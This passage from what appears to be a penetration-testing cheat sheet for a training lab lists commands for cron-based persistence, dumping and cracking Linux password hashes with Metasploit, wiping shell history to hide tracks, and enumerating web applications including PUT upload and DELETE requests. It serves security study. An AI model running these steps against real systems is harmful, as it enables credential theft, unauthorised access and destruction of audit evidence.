root          88       7  0 04:16 ?        00:00:00 sleep 5
student       89      79  0 04:16 pts/0    00:00:00 ps -eaf
student@demo:~$
```

- echo "* * * * * cd /home/student/ && python -m SimpleHTTPServer" > cron
- crontab -i cron
- crontab -l
- kali
- curl demo.ine. local:8000

---

6. Dumping & Cracking Linux Hashes

- msfconsole
- post/linux/gather/hashdump
- auxiliary/analyze/crack_linux
- set SHA512 true

7. Clearing Linux Tracks

- shell
- history -c
- cat /dev/null > ~/.bash_history

Web Application Pentesting

- dirb <url> (list hidden directories)
- curl -X OPTIONS <url> (show allowed methods)

➢ Test all pages for allowed HTTP methods

- curl -X PUT <url> --upload-file <filename> (upload file)
- curl -X DELETE <url/filename> -v (delete file)

➢ Open Burp suite and perform some testing

➢ Navigate to <target-url/robots.txt/> on the browser

➢ Navigate to <target-url/sitemap.xml/> on the browser

Wmap Enumeration

- msfconsole
- load wmap
- wmap_sites -a <target Ip>
- wmap_targets -t <url>
- wmap_run -t
- wmap_run -e